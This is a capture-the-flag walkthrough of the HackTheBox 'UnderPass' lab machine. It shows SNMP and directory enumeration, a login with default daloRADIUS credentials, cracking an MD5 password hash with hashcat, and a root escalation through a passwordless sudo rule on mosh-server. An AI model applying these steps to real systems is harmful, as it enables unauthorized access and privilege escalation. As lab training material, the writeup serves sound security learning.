> For the complete documentation index, see [llms.txt](https://zwique.gitbook.io/zwique_notes/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://zwique.gitbook.io/zwique_notes/writeups/hackthebox/underpass.md).
# UnderPass
Writeup of UnderPass machine
UnderPass
{% embed url="" %}
Link
{% endembed %}
## Reconnaissance
### Nmap Scanning Process
```bash
┌──(zwique㉿kali)-[~/club/underpass]
└─$ nmap -A 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 09:16 EST
Nmap scan report for 10.10.11.48
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_ 256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```
#### UDP Port Scan
```bash
┌──(root㉿kali)-[/home/zwique/club/underpass]
└─# nmap -sU --top-ports 100 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 09:21 EST
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.28s latency).
Not shown: 97 closed udp ports (port-unreach)
PORT STATE SERVICE
161/udp open snmp
1812/udp open|filtered radius
1813/udp open|filtered radacct
Nmap done: 1 IP address (1 host up) scanned in 104.27 seconds
```
{% hint style="info" %}
UDP port 161 is open, and you can see that an SNMP service is running.
{% endhint %}
## SNMP Check
Simple Network Management Protocol (SNMP) uses User Datagram Protocol (UDP) to transport messages and manage network-connected devices.
```bash
┌──(zwique㉿kali)-[~/club/underpass]
└─$ snmpwalk -v 2c -c public underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (312269) 0:52:02.69
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
```
It shows that our target, UnDerPass.htb, is a daloRADIUS server, which can be found in the [GitHub repository](https://github.com/lirantal/daloradius). The default path for this web application is `/daloradius`. This will serve as the main directory used in further fuzz.
exposing/daloradius
{% hint style="info" %}
Noting interesting things in the port 80. So, I tried to fuzz directories.
{% endhint %}
```bash
┌──(zwique㉿kali)-[~/club/underpass]
└─$ dirsearch -u http://underpass.htb/daloradius -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50
Wordlist size: 11460
Output File: /home/zwique/club/underpass/reports/http_underpass.htb/_daloradius_25-01-05_09-28-48.txt
Target: http://underpass.htb/
[09:28:48] Starting: daloradius/
[09:29:04] 200 - 221B - /daloradius/.gitignore
[09:29:23] 301 - 323B - /daloradius/app -> http://underpass.htb/daloradius/app/
[09:29:28] 200 - 24KB - /daloradius/ChangeLog
[09:29:33] 200 - 2KB - /daloradius/docker-compose.yml
[09:29:33] 301 - 323B - /daloradius/doc -> http://underpass.htb/daloradius/doc/
[09:29:33] 200 - 2KB - /daloradius/Dockerfile
[09:29:45] 301 - 327B - /daloradius/library -> http://underpass.htb/daloradius/library/
[09:29:45] 200 - 18KB - /daloradius/LICENSE
[09:29:55] 200 - 10KB - /daloradius/README.md
[09:29:58] 301 - 325B - /daloradius/setup -> http://underpass.htb/daloradius/setup/
```
The `/daloradius/app` directory seemed interesting. Let's dig into it further.
```bash
┌──(zwique㉿kali)-[~/club/underpass]
└─$ dirsearch -u http://underpass.htb/daloradius/app -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460
Output File: /home/zwique/club/underpass/reports/http_underpass.htb/_daloradius_app_25-01-05_09-45-25.txt
Target: http://underpass.htb/
[09:45:25] Starting: daloradius/app/
[09:45:57] 301 - 330B - /daloradius/app/common -> http://underpass.htb/daloradius/app/common/
[09:46:28] 301 - 329B - /daloradius/app/users -> http://underpass.htb/daloradius/app/users/
[09:46:28] 302 - 0B - /daloradius/app/users/ -> home-main.php
[09:46:28] 200 - 2KB - /daloradius/app/users/login.php
```

We have received a link to a login page that is running daloRADIUS version 2.2 beta.
daloRADIUS login
The default credentials for daloRADIUS can be found [here](https://cloudswit.ch/blogs/sonic-aaa-authentication-using-freeradius/#:~:text=After%20finishing%20all%20the%20steps,%2Fpassword%20is%20administrator%2Fradius.).
username: administrator
password: radius
## User Flag
#### Logged In

I found a user in the Users Listing and tried to connect through port 22. But first, it was important to decode this MD5-hashed password: `412DD...`
Users List
I rapidly utilized Hashcat to decrypt it. Feel free to choose any tool you prefer.
```bash
┌──(zwique㉿kali)-[~/club/underpass]
└─$ hashcat -a 0 -m 0 hash.txt ~/Desktop/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu--0x000, 1437/2939 MB (512 MB allocatable), 6MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /home/zwique/Desktop/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
412dd4759978acfcc81deab01b382403:underwaterfriends
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 412dd4759978acfcc81deab01b382403
Time.Started.....: Sun Jan 5 10:01:20 2025 (1 sec)
Time.Estimated...: Sun Jan 5 10:01:21 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/zwique/Desktop/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 2749.8 kH/s (0.10ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2984448/14344385 (20.81%)
Rejected.........: 0/2984448 (0.00%)
Restore.Point....: 2982912/14344385 (20.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ungidas -> underfalsehope
Started: Sun Jan 5 10:01:19 2025
Stopped: Sun Jan 5 10:01:23 2025
```
Password of user svcMosh
```
412dd4759978acfcc81deab01b382403:underwaterfriends
```
Connecting through the ssh port
```bash
┌──(zwique㉿kali)-[~/club/underpass]
└─$ ssh svcMosh@10.10.11.48
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sun Jan 5 03:03:49 PM UTC 2025
System load: 0.7 Processes: 339
Usage of /: 88.5% of 3.75GB Users logged in: 1
Memory usage: 17% IPv4 address for eth0: 10.10.11.48
Swap usage: 0%
=> / is using 88.5% of 3.75GB
=> There is 1 zombie process.
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Jan 5 15:03:50 2025 from 10.10.15.232
svcMosh@underpass:~$ ls
user.txt
```
## Root Flag
If we seek the permissions of user
```bash
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
User svcMosh may run the following commands on localhost:
(ALL) NOPASSWD: /usr/bin/mosh-server
```
```
/usr/bin/mosh-server is the gate to get root access without any password.
```
First, let's define what the Mosh server is.
Mosh (mobile shell) is a remote terminal application that supports intermittent connectivity, allows roaming, and speculatively and safely echoes user keystrokes for better interactive response over high-latency paths. We're given this server as an ELF 64-bit LSB pie executable file.
By accessing the Mosh server, we can log in as root.
The following command lets us implement the plan.
```bash
mosh --server="sudo /usr/bin/mosh-server" localhost
```
root
The End!!! :end:
Thank you!!! :pray:
{% embed url="" %}